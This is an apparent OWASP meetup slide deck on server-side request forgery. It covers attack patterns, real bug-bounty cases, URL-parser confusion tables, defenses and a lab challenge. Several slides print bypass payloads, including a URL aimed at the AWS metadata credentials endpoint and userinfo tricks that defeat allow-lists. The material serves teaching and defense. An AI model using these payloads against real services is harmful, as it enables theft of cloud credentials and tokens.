

SSRF & Breaking down software integrity failures in the wild

zühlke
empowering ideas

 27 Feb 2024 | 7:00PM onwards

 Zühlke Singapore,
80 Robinson Road, #22-04, Singapore 068898



Gian-Luca Frei
Expert Security Consultant
Zühlke Asia



Vinoth
Security Consultant
softScheck APAC



See you there!



Server Side Request Forgery

Gian-Luca Frei – OWASP Meetup – 27.02.2024 - Singapore

https://myweird\url.com



RFC3986



WhatWG

/whoami

- OWASP Application Gateway Project Lead
 - <https://github.com/The-OAG-Development-Project/Application-Gateway>
- OWASP Switzerland Chapter
- Moved to Singapore 2023
- Trainer for Web Security
- Lead Cybersecurity @ Zühlke APAC



Gian-Luca Frei

<https://github.com/gianlucafrei>

Email me:

gian-luca.frei@owasp.org

SSRF Attack Pattern 1




1) Request

/externalFile?url=https://example.com/img/cats.png

4) Response with public image



2) Request to example.com

3) Response with public image



example.com

Private Network



internal-server

SSRF Attack Pattern 1




1) Request

/externalFile?url=https://**internal-server**/secrets


4) Reponse with secret data

Private Network



2) Request to
internal server


3) Response with
secret data



internal-server


In the wild

E-Sports Entertainment Association



<https://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/>

In the wild




https://play.esea.net/global/media_preview.php?url=

- play.esea.net/global/media_preview.php?url=https://mallory.com/ ❌
- play.esea.net/global/media_preview.php?url=https://mallory.com/1.png ✓
- play.esea.net/global/media_preview.php?url=https://mallory.com%00/1.png ❌
- play.esea.net/global/media_preview.php?url=https://mallory.com?1.png ✓
- play.esea.net/global/media_preview.php?url=http://169.254.169.254/latest/meta-data/iam/security-credentials?1.png ✓

SSRF Defense Pattern 1

- Scenario 1:
 - Use a low privileged jump-host
 - Jump-host cannot access the internal service



Python is Hard (Orange Tsai)

http://1.1.1.1 &@2.2.2.2# @3.3.3.3/

urllib2
httplib

requests

urllib

SUMMARY

Lang	Lib	Scheme Confusion foo.com	Slash Confusion http:///foo.com	Backslash Confusion http:\\foo.com	URL-Encoded Confusion http://%66%66%66%2e%63%66%6d
Python	urllib urlsplit	Host:None Path:/foo.com	Host:None Path:/foo.com	Host:None Path:/\\foo.com	Host:%66%66%66%2e%63%66%6d Path:None
Python	urllib urlparse	Host:None Path:/foo.com	Host:None Path:/foo.com	Host:None Path:/\\foo.com	Host:%66%66%66%2e%63%66%6d Path:None
Python	urllib urlopen	Host:None Path:/foo.com	Host:None Path:/foo.com	Host:None Path:/\\foo.com	Host:foo.com Path:None
Python	rfc3986	Host:None Path:/foo.com	Host:None Path:/foo.com	Host:None Path:%5c%5cfoo.com	Host:%66%66%66%2e%63%66%6d Path:None
Python	httptools	Invalid URL	Invalid URL	Invalid URL	Invalid URL
Python	urllib3	Host:foo.com Path:None	Host:None Path:/foo.com	Host:None Path:/%5c%5cfoo.com	Host:foo.com Path:None
curl	curl lib	Host:foo.com Path:None	Host:foo.com Path:None	Invalid URL	*Host:%66%66%66%2e%63%66%6d Path:None
wget	wget	Host:foo.com Path:None	Invalid URL	Host:None Path:%5c%5cfoo.com	Host:foo.com Path:None

Browser	Chrome	Behaviour changes based on usage	Host:foo.com Path:None	Host:foo.com Path:None	Host:foo.com Path:None
.NET	Uri	Invalid URL	Invalid URL	Host:foo.com Path:None	Invalid URL
Java	URL	Invalid URL	Host:None Path:/foo.com	Host:None Path:\\foo.com	Host:foo.com Path:None
Java	URI	Host:None Path:/foo.com	Host:None Path:/foo.com	Invalid URL	Host:%66%66%66%2e%63%66%6d Path:None
PHP	parse_url	Host:None Path:foo.com	Invalid URL	Host:None Path:\\foo.com	Host:%66%66%66%2e%63%66%6d Path:None
NodeJS	url	Host:None Path:foo.com	Host:None Path:/foo.com	Host:foo.com Path:None	Host:%66%66%66%2e%63%66%6d Path:None
NodeJS	url-parse	Host:None Path:foo.com	Host:foo.com Path:None	Host:foo.com Path:None	Host:%66%66%66%2e%63%66%6d Path:None
Go	net/url	Host:None Path:foo.com	Host:None Path:/foo.com	Invalid URL	Invalid URL
Ruby	uri	Host:None Path:foo.com	Host:None Path:/foo.com	Invalid URL	Host:%66%66%66%2e%63%66%6d Path:None
Perl	URI	Host:None Path:foo.com	Host:None Path:/foo.com	Host:None Path:%5c%5cfoo.com	Host:foo.com Path:None


SSRF Attack Pattern 2



1) Request

/request {"api": <https://serviceA.com/rest/>, ...}


4) Response



3) Data

2) Request

Authorization: Bearer mF_9.B5f-4.1jqM




serviceA.com

SSRF Attack Pattern 2




1) Request

/request {"api": <https://mallory.com/rest/>, ...}




2) Request

Authorization: Bearer **mF_9.B5f-4.1JqM**



mallory.com



serviceA.com

In the wild

Google Cloud: Demo


DEMO

Cloud Talent Solution in action


Job Search Demo

SPELLING SENIORITY CONCEPT JARGON ACRONYM LOC/ >

Automatic spelling correction

bartendar 


Cloud Talent Solution job search automatically identifies and fixes spelling errors, even when search terms are industry jargon, job titles, or acronyms, ensuring that all relevant jobs are returned.

Standard keyword search	1 matching job	 Job search demo	3716 matching jobs
Bartendar - Seattle Seattle, WA, USA	▼	Bartender 62 Chelsea Piers #200, New York, NY 10011, USA	▼

<https://bugs.xdavidhu.me/google/2021/12/31/fixing-the-unfixable-story-of-a-google-cloud-ssrf/>

In the wild

Demo traffic is proxied




```
POST /proxy?url=https%3A%2F%2Fjobs.googleapis.com%2Fv4%2Fprojects%2F4808913407%2Ftenants%2F%0A+++++ff8c4578-8000-0000-0000-00011ea231ff%2Fjobs%3Asearch HTTP/1.1
Host: cxl-services.appspot.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Content-Type: application/json; charset=utf-8
Content-Length: 102
Connection: close

{"jobQuery":{"query":"bartendar","queryLanguageCode":"en"},"jobView":"JOB_VIEW_SMALL","maxPageSize":5}
```


In the wild

Whitelist?



```
GET /proxy?url=https://mallory.com/ HTTP/1.1
Host: cxl-services.appspot.com
```



```
HTTP/1.1 403 Forbidden
Cache-Control: no-cache
Access-Control-Allow-Origin: *
Content-Type: text/plain; charset=utf-8
X-Cloud-Trace-Context: 474fe673523b481dd42efce7743093f9
Date: Wed, 29 Dec 2021 08:50:36 GMT
Server: Google Frontend
Content-Length: 46
```

```
Invalid Target Host - Please add to allow list
```

```
https://sfmnev.vps.xdavidhu.me/ - ✗  
https://xdavid.googleapis.com/ - ✗  
https://jobs.googleapis.com/ - ✓  
https://jobs.googleapis.com/any/path - ✓  
http://jobs.googleapis.com/any/path - ✓  
https://jobs.googleapis.com:443/any/path - ✓  
https://jobs.googleapis.comx:443/any/path - ✗  
https://texttospeech.googleapis.com/xdavid - ✓
```



jobs-api



xdavidhu.me

hostname

path

https://xdavidhu.me\@jobs.googleapis.com/

userinfo

hostname

whitelist_check → jobs.googleapis.com

http_library → xdavidhu.me

Defense Pattern 2

```
1 $url_components = @parse_url($url);
2 if(
3     !$url_components ||
4     empty($url_components['host']) ||
5     (!empty($url_components['scheme']) && !in_array($url_components['scheme'], array('http', 'https'))) ||
6     (!empty($url_components['port']) && !in_array($url_components['port'], array(80, 8080, 443)))
7 ) { return false; }
8
9 $addresses = gethostbyname($url_components['host']);
10 if($addresses) {
11     // check addresses not in disallowed_remote_addresses
12 }
13
14 $ch = curl_init();
15 curl_setopt($ch, CURLOPT_URL, $url);
16 curl_exec($ch);
```

Validation Bypass Techniques

- HTTP Redirection

- 301 Redirection

- Exploit URL Parsing

- Naïve URL parser
 - Parser Difference
 - IPv4/IPv6 formats

- DNS:

- Record with Private IP (attacker.com -> 127.0.0.1)
 - Schizophrenic DNS Response
(Time of check vs. time of use)

```
1 $url_components = @parse_url($url);
2 if(
3     !$url_components ||
4     empty($url_components['host']) ||
5     (!empty($url_components['scheme']) && !in_array($url_components['scheme'], array('http', 'https'))) ||
6     (!empty($url_components['port']) && !in_array($url_components['port'], array(80, 8080, 443)))
7 ) { return false; }
8
9 $addresses = gethostbyname($url_components['host']);
10 if($addresses) {
11     // check addresses not in disallowed_remote_addresses
12 }
13
14 $ch = curl_init();
15 curl_setopt($ch, CURLOPT_URL, $url);
16 curl_exec($ch);
```

Defense Pattern 3

What's the solution?

- Don't Accept URL from User
 - Attention when concatenating the URL!
 - Use proper URL Library
 - Restrict Input Characters

Defense In-Depth

- Network Layer
- AWS EC2 Instance Metadata Service (IMDSv2)

Challenge

<https://lab-01.donttrustmyinput.com/>

Secret Password List

There is a very interesting file at `/ftp/password-list.png` but apparently only localhost can access it. Can you still get the file?

- ▶ ? Hint 1
- ▶ ? Hint 2
- ▶ ? Hint 3

<https://github.com/Zuehlke/WebSecurityWorkshop/blob/master/exercises.md#secret-password-list>

➔ Try out on <https://lab-01.donttrustmyinput.com/> or run locally with `docker.io/gianlucafrei/juice-shop-workshop`

Recommended Articles

- RFC 3986 vs WHATWG URL: <https://github.com/bagder/docs/blob/master/URL-interop.md>
- URL Parsing Confusion: <https://claroty.com/team82/research/exploiting-url-parsing-confusion>
- Orange Tsai <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>
- SSRF Bible: <https://cheatsheetseries.owasp.org/assets/Server Side Request Forgery Prevention Cheat Sheet SSRF Bible.pdf>
- OWASP Cheat Sheet: <https://cheatsheetseries.owasp.org/cheatsheets/Server Side Request Forgery Prevention Cheat Sheet.html>